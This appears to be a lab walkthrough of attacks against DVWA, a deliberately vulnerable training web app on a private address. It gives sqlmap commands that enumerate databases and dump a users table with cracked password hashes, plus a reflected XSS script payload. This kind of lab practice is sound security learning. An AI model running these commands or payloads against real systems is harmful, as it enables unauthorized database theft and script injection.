




1) Sql Injection

- **Navigate:** <http://192.168.159.131/dvwa/>
- **Login (default creds):** admin:password
- Set DVWA Security Level to **Low**
- Select the sql injection tab
- In burp suite open proxy tab and click **intercept on**.
- Enter sql text in textbox and click submit
- Copy the request and paste in a file in kali linux.
- Replace **sql** with *



```
1 GET /dvwa/vulnerabilities/sql/?id=*&submit=Submit HTTP/1.1
2 Host: 192.168.159.131
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.159.131/dvwa/vulnerabilities/sql/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=3a5b5d32fee0ca451e236c8453a1c71b
10 Connection: keep-alive
```

- Run the command in the kali terminal
sqlmap -r sql.txt --batch -dbs
- Sqlmap fetched some database

```
[07:05:40] [INFO] fetching database names http://192.168.159.131/dvwa/vulnerabilities/sql/?id=*&submit=Submit
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```



- Capture the tables available in the **dvwa** database

sqlmap -r sqli.txt --batch -D dvwa --tables

```
[07:06:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[07:06:34] [INFO] fetching tables for database: 'dvwa'
[07:06:34] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

- Capture the columns available in the **users** table

sqlmap -r sqli.txt --batch -D dvwa -T users --columns

```
Database: dvwa
Table: users
[6 columns]
+-----+
| Column      | Type          |
+-----+
| user        | varchar(15)   |
| avatar      | varchar(70)   |
| first_name  | varchar(15)   |
| last_name   | varchar(15)   |
| password    | varchar(32)   |
| user_id     | int(6)        |
+-----+
```

- Now capture all data available in the **users** table

sqlmap -r sqli.txt --batch -D dvwa -T users --dump


```
Database: dvwa
Table: users
[5 entries]
+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name |
+-----+
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon    |
| 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack      |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo     |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       |
+-----+
```

- Successfully enumerated databases, confirming SQL Injection





2) Check for XSS (manual payloads)

- **Navigate:** <http://192.168.159.131/dvwa/>
- **Login (default creds):** admin:password
- Set DVWA Security Level to **Low**
- Select the **xss reflected** tab
- In burp suite open proxy tab and click **intercept on**.
- Enter text 'xss' in textbox and click submit



- In name parameter give the below script which will popup alert in the website
`<script>alert(1)</script>`





- Successfully executed JavaScript payloads, confirming Cross-Site Scripting (XSS).